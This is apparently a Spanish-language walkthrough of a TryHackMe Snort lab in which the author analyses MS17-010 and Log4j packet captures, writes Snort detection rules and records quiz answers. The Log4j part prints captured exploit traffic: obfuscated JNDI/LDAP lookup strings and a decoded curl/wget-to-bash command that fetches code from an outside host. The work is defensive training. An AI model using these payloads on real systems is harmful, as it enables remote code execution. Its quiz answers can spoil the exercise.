
Use the given rule file (**local.rules**) to investigate the ms1710 exploitation.

What is the number of detected packets?

Answer format: *****

Check

Vamos a este directorio y abrimos la terminal.



Y ponemos este comando.

```
sudo snort -c local.rules -A full -l . -r ms-17-010.pcap
```

Nos dará resultado esto. Generó muchas alertas de ese trafico.

```
=====  
Total: 46654  
=====  
Action Stats:  
  Alerts: 25154 ( 53.916%)  
  Logged: 25154 ( 53.916%)  
  Passed: 0 ( 0.000%)  
Limits:  
  Match: 0  
  Queue: 0  
  Log: 0  
  Event: 0  
  Alert: 0  
Verdicts:  
  Allow: 46654 (100.000%)  
  Block: 0 ( 0.000%)  
  Replace: 0 ( 0.000%)  
  Whitelist: 0 ( 0.000%)  
  Blacklist: 0 ( 0.000%)  
  Ignore: 0 ( 0.000%)  
  Retry: 0 ( 0.000%)  
=====  
Snort exiting
```

Pregunta completada.

Navigate to the task folder.

Use the given pcap file.

Use the given rule file (**local.rules**) to investigate the ms1710 exploitation.

What is the number of detected packets?

✓ Correct Answer

PREGUNTA 2:

Aquí dice que escribamos una regla en el local1.rules para detectar payloads que contengan “/IPC\$” keyword.

Clear the previous log and alarm files.

Use **local-1.rules** empty file to write a new rule to detect payloads containing the “/IPC\$” keyword.

What is the number of detected packets?

Answer format: **

Check

?

Como nos pide escribir una regla, abrimos el archivo local1.rules

```
Open  + local-1.rules ~/Desktop/Exercise-Files/TASK-7 (MS17-10) Save [gear] - + x
1
2 # -----
3 # LOCAL RULES
4 # -----
5 # This file intentionally does not come with signatures. Put your local
6 # additions here.
7
8 alert tcp any any -> any any [msg:"IPC$ Share Access Detected"; content:"\\IPC$"; nocase; sid:1000001; rev:1;]
```

Luego volvemos a la terminal y ejecutamos el comando.

```
sudo snort -c local.rules -A full -l . -r ms-17-010.pcap
```

Y nos saldrá esto.

```
Action Stats:
  Alerts:          12 ( 0.026%)
  Logged:          12 ( 0.026%)
  Passed:           0 ( 0.000%)
Limits:
  Match:           0
  Queue:           0
  Log:             0
  Event:           0
  Alert:           0
Verdicts:
  Allow:           46654 (100.000%)
  Block:           0 ( 0.000%)
  Replace:         0 ( 0.000%)
  Whitelist:       0 ( 0.000%)
  Blacklist:       0 ( 0.000%)
  Ignore:          0 ( 0.000%)
  Retry:           0 ( 0.000%)
=====
```

Pregunta completada.

Clear the previous log and alarm files.

Use **local-1.rules** empty file to write a new rule to detect payloads containing the "**\\IPC\$**" keyword.

What is the number of detected packets?

✓ Correct Answer

PREGUNTA 3:

Aquí nos pregunta que cual es la ruta solicitada.

Investigate the log/alarm files.

What is the requested path?


Answer format: ***.***.***.*******

Check

Abrimos la terminal y ejecutamos este comando.

```
sudo snort -c local.rules -A full -l . -r ms-17-010.pcap
```

Revisamos el archivo que nos generó snort gracias al comando mediante el escaneo en la terminal.



Usamos este comando.

```
$ sudo snort -r snort.log.1790118927 -A console
```

Y nos saldrá esto. Solo es cuestión de buscar mas arriba.

```
WARNING: No preprocessors configured for policy 0.  
05/18-08:14:07.516523 192.168.116.172:49469 -> 192.168.116.138:445  
TCP TTL:128 TOS:0x0 ID:22058 IpLen:20 DgmLen:1298 DF  
***AP*** Seq: 0x9DB6CCA1 Ack: 0x754C4B82 Win: 0xFE TcpLen: 20  
+++++
```

Y ahora solo falta añadirle algunos // y el IPC\$ al final para que encaje con la respuesta en tryhackme.



PREGUNTA 4:

Aquí dice que digamos cual es el score CVSS v2 de la vulnerabilidad MS17-010

What is the CVSS v2 score of the MS17-010 vulnerability?

Answer format: **

Check ?

Esto se resuelve fácil. Simplemente buscando en internet el nombre de la vulnerabilidad y te saldrá su CVE. Es un CVE-2017-0143 según lo que investigué por internet.

Pregunta completada.

What is the CVSS v2 score of the MS17-010 vulnerability?

9.3

✓ Correct Answer ?

FASE 8 – TASK 8 (USING EXTERNAL RULES LOG4J)

PREGUNTA 1:

Aquí dice que investiguemos la explotación del log4j. Vamos a averiguarlo.

Navigate to the task folder.

Use the given pcap file.


Use the given rule file (**local.rules**) to investigate the log4j exploitation.

What is the number of detected packets?

Answer format: **

Check

Abrimos el directorio correspondiente y después abrimos la terminal.



Ejecutamos este comando.

```
$ sudo snort -c local.rules -r log4j.pcap -A console
```

Y nos salió esto. 26 alertas.

```
Action Stats:
  Alerts:      26 ( 0.057%)
  Logged:      26 ( 0.057%)
  Passed:       0 ( 0.000%)
Limits:
  Match:       0
  Queue:       0
  Log:         0
  Event:       4
  Alert:       0
Verdicts:
  Allow:      45891 (100.000%)
  Block:       0 ( 0.000%)
  Replace:     0 ( 0.000%)
  Whitelist:   0 ( 0.000%)
  Blacklist:   0 ( 0.000%)
  Ignore:      0 ( 0.000%)
  Retry:       0 ( 0.000%)
=====
+-----[filtered events]-----+
| gen-id=1    sig-id=21003731  type=Limit  tracking=dst count=1  seconds=3600 filtered=1
| gen-id=1    sig-id=21003728  type=Limit  tracking=dst count=1  seconds=3600 filtered=1
| gen-id=1    sig-id=21003730  type=Limit  tracking=dst count=1  seconds=3600 filtered=2
Snort exiting
```

Pregunta completada.

Navigate to the task folder.

Use the given pcap file.

Use the given rule file (**local.rules**) to investigate the log4j exploitation.

What is the number of detected packets?

✓ Correct Answer

PREGUNTA 2:

Aquí nos dice cuantas reglas se activaron.

Investigate the log/alarm files.

How many rules were triggered?.

Answer format: *

Check ?

Bueno, en el mismo resumen del análisis que nos dio Snort ahí lo dice.

```
Limits:
  Match:      0
  Queue:      0
  Log:        0
  Event:      4
  Alert:      0
Verdicts:
```

Pregunta completada.

Investigate the log/alarm files.

How many rules were triggered?.

✓ Correct Answer ?

PREGUNTA 3:

Aquí nos dice cuales son los primeros 6 digitos del sid de las reglas activadas.

Investigate the log/alarm files.

What are the first six digits of the triggered rule sids?

Answer format: *****

Check ?

Lo unico que hice fue revisar el local.rules del directorio y ya está, ya encontré la respuesta.

```
1
2 # -----
3 # LOCAL RULES
4 # -----
5 # This file intentionally does not come with signatures. Put your local
6 # additions here.
7
8
9 alert tcp any any -> any any (msg:"FOX-SRT - Exploit - Possible Apache Log4J RCE Request Observed (CVE-2021-44228)";
10 flow:established, to_server; content:"${jndi:ldap://"; fast_pattern:only; flowbits:set, fox.apachelog4j.rce; priority:3;
   reference:url, http://www.lunasec.io/docs/blog/log4j-zero-day/; metadata:CVE 2021-44228; metadata:created_at 2021-12-10;
   metadata:ids suricata; sid:21003726; rev:1;)
```

Pregunta completada.

Investigate the log/alarm files.

What are the first six digits of the triggered rule sids?

210037

✓ Correct Answer ?

PREGUNTA 4:

Aquí nos dice que escribamos en el local1.rules una nueva regla para filtrar los paquetes que contenga payloads entre 770 y 855 bytes de tamaño.

Clear the previous log and alarm files.

Use local-1.rules empty file to write a new rule to detect packet payloads **between 770 and 855 bytes**.

What is the number of detected packets?

Answer format: **

Check ?

Añadi esta regla en el archivo local1.rules, Ahora abrir la terminal.

```
Open  + local-1.rules ~/Desktop/Exercise-Files/TASK-8 (Log4j) Save [Settings] [Zoom In] [Zoom Out] [Close]
1
2 # -----
3 # LOCAL RULES
4 # -----
5 # This file intentionally does not come with signatures. Put your local
6 # additions here.
7
8 alert tcp any any -> any any [msg:"Payload entre 770 y 855 bytes"; dsize:770<=855; sid:1000002; rev:1;]
```

Ejecutamos el comando para el analisis nuevamente.

```
)$ sudo snort -c local-1.rules -r log4j.pcap -A console
```

41 alertas generó.

```
Action Stats:
  Alerts:          41 ( 0.089%)
  Logged:          41 ( 0.089%)
  Passed:           0 ( 0.000%)
Limits:
  Match:           0
  Queue:           0
  Log:             0
  Event:           0
  Alert:           0
Verdicts:
  Allow:          45891 (100.000%)
  Block:           0 ( 0.000%)
  Replace:         0 ( 0.000%)
  Whitelist:       0 ( 0.000%)
  Blacklist:       0 ( 0.000%)
  Ignore:          0 ( 0.000%)
  Retry:           0 ( 0.000%)
=====
Snort exiting
ubuntu@ip-10-66-150-77:~/Desktop/Exercise-Files/TASK-8 (Log4j)$
```

Pregunta completada.

Clear the previous log and alarm files.

Use **local-1.rules** empty file to write a new rule to detect packet payloads **between 770 and 855 bytes**.

What is the number of detected packets?

✓ Correct Answer



PREGUNTA 5:

Aquí nos pregunta cual es el algoritmo de codificación usado.

Investigate the log/alarm files.

What is the name of the used encoding algorithm?

Answer format: *****

Check

Simplemente ponemos este comando para que analice el archivo que se generó con el análisis anterior.

```
sudo snort -r snort.log.1790126196 -X
```

Y me salió esto. Y esto claramente es Base64.

```
0x00C0: 78 33 5A 32 56 30 49 43 31 78 49 43 31 50 4C 53 x3Z2V0IC1xIC1PLS
0x00D0: 41 30 4E 53 34 78 4E 54 55 75 4D 6A 41 31 4C 6A A0NS4xNTUuMjA1Lj
0x00E0: 49 7A 4D 7A 6F 31 4F 44 63 30 4C 7A 45 32 4D 69 IzMzo10Dc0LzE2Mi
0x00F0: 34 77 4C 6A 49 79 4F 43 34 79 4E 54 4D 36 4F 44 4wLjIyOC4yNTM60D
0x0100: 41 70 66 47 4A 68 63 32 67 3D 7D 20 48 54 54 50 ApfGJhc2g=} HTTP
0x0110: 2F 31 2E 31 0D 0A 48 6F 73 74 3A 20 31 39 38 2E /1.1..Host: 198.
0x0120: 37 31 2E 32 34 37 2E 39 31 3A 38 30 0D 0A 55 73 71.247.91:80..Us
0x0130: 65 72 2D 41 67 65 6E 74 3A 20 24 7B 24 7B 3A 3A er-Agent: ${${:
0x0140: 2D 6A 7D 24 7B 3A 3A 2D 6E 7D 24 7B 3A 3A 2D 64 -j}${::-n}${::-d
0x0150: 7D 24 7B 3A 3A 2D 69 7D 3A 24 7B 3A 3A 2D 6C 7D }${::-i}:${::-l}
0x0160: 24 7B 3A 3A 2D 64 7D 24 7B 3A 3A 2D 61 7D 24 7B ${::-d}${::-a}${
0x0170: 3A 3A 2D 70 7D 3A 2F 2F 34 35 2E 31 35 35 2E 32 ::-p}://45.155.2
0x0180: 30 35 2E 32 33 33 3A 31 32 33 34 34 2F 42 61 73 05.233:12344/Bas
0x0190: 69 63 2F 43 6F 6D 6D 61 6E 64 2F 42 61 73 65 36 ic/Command/Base6
0x01A0: 34 2F 4B 47 4E 31 63 6D 77 67 4C 58 4D 67 4E 44 4/KGN1cmwgLXMgND
0x01B0: 55 75 4D 54 55 31 4C 6A 49 77 4E 53 34 79 4D 7A UuMTU1LjIwNS4yMz
0x01C0: 4D 36 4E 54 67 33 4E 43 38 78 4E 6A 49 75 4D 43 M6NTg3NC8xNjIuMC
0x01D0: 34 79 4D 6A 67 75 4D 6A 55 7A 4F 6A 67 77 66 48 4yMjguMjUz0jgwfH
0x01E0: 78 33 5A 32 56 30 49 43 31 78 49 43 31 50 4C 53 x3Z2V0IC1xIC1PLS
0x01F0: 41 30 4E 53 34 78 4E 54 55 75 4D 6A 41 31 4C 6A A0NS4xNTUuMjA1Lj
0x0200: 49 7A 4D 7A 6F 31 4F 44 63 30 4C 7A 45 32 4D 69 IzMzo10Dc0LzE2Mi
0x0210: 34 77 4C 6A 49 79 4F 43 34 79 4E 54 4D 36 4F 44 4wLjIyOC4yNTM60D
0x0220: 41 70 66 47 4A 68 63 32 67 3D 7D 0D 0A 52 65 66 ApfGJhc2g=}..Ref
0x0230: 65 72 65 72 3A 20 24 7B 6A 6E 64 69 3A 24 7B 6C erer: ${jndi:${l
0x0240: 6F 77 65 72 3A 6C 7D 24 7B 6C 6F 77 65 72 3A 64 ower:l}${lower:d
0x0250: 7D 24 7B 6C 6F 77 65 72 3A 61 7D 24 7B 6C 6F 77 }${lower:a}${low
0x0260: 65 72 3A 70 7D 3A 2F 34 35 2E 31 35 35 2E 32 er:p}://45.155.2
0x0270: 30 35 2E 32 33 33 3A 31 32 33 34 34 2F 42 61 73 05.233:12344/Bas
0x0280: 69 63 2F 43 6F 6D 6D 61 6E 64 2F 42 61 73 65 36 ic/Command/Base6
0x0290: 34 2F 4B 47 4E 31 63 6D 77 67 4C 58 4D 67 4E 44 4/KGN1cmwgLXMgND
0x02A0: 55 75 4D 54 55 31 4C 6A 49 77 4E 53 34 79 4D 7A UuMTU1LjIwNS4yMz
0x02B0: 4D 36 4E 54 67 33 4E 43 38 78 4E 6A 49 75 4D 43 M6NTg3NC8xNjIuMC
0x02C0: 34 79 4D 6A 67 75 4D 6A 55 7A 4F 6A 67 77 66 48 4yMjguMjUz0jgwfH
0x02D0: 78 33 5A 32 56 30 49 43 31 78 49 43 31 50 4C 53 x3Z2V0IC1xIC1PLS
0x02E0: 41 30 4E 53 34 78 4E 54 55 75 4D 6A 41 31 4C 6A A0NS4xNTUuMjA1Lj
0x02F0: 49 7A 4D 7A 6F 31 4F 44 63 30 4C 7A 45 32 4D 69 IzMzo10Dc0LzE2Mi
0x0300: 34 77 4C 6A 49 79 4F 43 34 79 4E 54 4D 36 4F 44 4wLjIyOC4yNTM60D
0x0310: 41 70 66 47 4A 68 63 32 67 3D 7D 0D 0A 41 63 63 ApfGJhc2g=}..Acc
0x0320: 65 70 74 2D 45 6E 63 6F 64 69 6E 67 3A 20 67 7A ept-Encoding: gz
0x0330: 69 70 0D 0A 43 6F 6E 6E 65 63 74 69 6F 6E 3A 20 ip..Connection:
0x0340: 63 6C 6F 73 65 0D 0A 0D 0A close....
```

Pregunta completada.

Investigate the log/alarm files.

What is the name of the used encoding algorithm?

✓ Correct Answer

PREGUNTA 6:

Aquí nos pregunta cual es la ID de la IP del paquete correspondiente.

Investigate the log/alarm files.

What is the IP ID of the corresponding packet?

Answer format: *****

Check

En el mismo log de la pregunta anterior está la respuesta a esta pregunta. Es 62808

```
b: No preprocessors configured for policy 0.  
05:06:07.579734 45.155.205.233:39692 -> 198.71.247.91:80  
L:53 TOS:0x0 ID:62808 IpLen:20 DgmLen:827  
** Seq: 0xDC9A621B Ack: 0x9B92AFC8 Win: 0x1F6 TcpLen: 32  
tions (3) => NOP NOP TS: 1584792788 1670627000  
00 16 3C F1 FD 6D 64 9E F3 BE DB 66 08 00 45 00 ..<..md....f..E.  
03 3B F5 58 00 00 35 06 D4 3C 2D 9B CD E9 C6 47 .;.X..5..<-....G  
F7 5B 9B 0C 00 50 DC 9A 62 1B 9B 92 AF C8 80 18 .[...P..b.....
```

Pregunta completada.

Investigate the log/alarm files.

What is the IP ID of the corresponding packet?

✓ Correct Answer

PREGUNTA 7:

Aquí me pide que decodifique el comando. Vamos a hacerlo.

Investigate the log/alarm files.

Decode the encoded command.

What is the attacker's command?

Answer format: *****/*****/*****

Check

Vamos a una pagina para decodificar el comando. Esta vez estoy usando el base64 decode and encode.

Decode from Base64 format

Simply enter your data then push the decode button.

Type (or paste) here...

For encoded binaries (like images, documents, etc.) use the file upload form a little further down on this page.

UTF-8 Source character set.

☐ Decode each line separately (useful for when you have multiple entries).

☒ Live mode OFF Decodes in real-time as you type or paste (supports only the UTF-8 character set).

< DECODE > Decodes your data into the area below.

Result goes here...

Ejecutamos este comando para buscar el comando codificado.

```
snort exiting
ubuntu@ip-10-66-163-231:~/Desktop/Exercise-Files/TASK-8 (Log4j)$ sudo strings snort.log.1790126196
```

Y nos saldrá todo esto. Copié el comando que está arriba que dice:

KGN1cmwgLXMgNDUuMTU1LjIwNS4yMzM6NTg3NC8xNjluMC4yMjguMjUzOjgwfHx3Z2V0IC1xIC1PLSA0NS4xNTUuMjA1LjIzMzo1ODc0LzE2Mi4wLjlyOC4yNTM6ODApfGJhc2g=}

Y el resultado fue esto.

KGN1cmwGLXmGNDUuMTU1LjIwNS4yMzM6NTg3NC8xNjIuMC4yMjguMjUzOjgwfwHx3Z2V0IC1xIC1PLSA0NS4xNTUuMjA1LjIzMzo1ODc0LzE2MjI4wLjIyOC4yNTM6O
DApfGJhc2g=}

i For encoded binaries (like images, documents, etc.) use the file upload form a little further down on this page.

UTF-8 Source character set.

☐ Decode each line separately (useful for when you have multiple entries).

☒ Live mode OFF Decodes in real-time as you type or paste (supports only the UTF-8 character set).

< DECODE > Decodes your data into the area below.

```
(curl -s 45.155.205.233:5874/162.0.228.253:80||wget -q -O- 45.155.205.233:5874/162.0.228.253:80)||bash
```

Pregunta completada.

PREGUNTA 8:

Para la ultima pregunta nos pregunta cual es el CVSS v2 de la vulnerabilidad log4j.

What is the CVSS v2 score of the Log4j vulnerability?

Answer format: **

Check

Eso se descubre facil consultandolo en internet. Se trata del CVE-2021-44228.

Pregunta completada.

What is the CVSS v2 score of the Log4j vulnerability?

9.3

✓ Correct Answer

FASE 9 – CONCLUSIÓN

Y hasta aquí el write-up. Espero que les haya gustado y haya demostrado lo suficiente la verdad. Y la verdad, me entretuve haciendo este challenge.

Task 9 ○ Conclusion

Congratulations! Are you brave enough to stop a live attack in the Snort Challenge - Live Attacks room?

Answer the questions below

Read the task above.

No answer needed

Check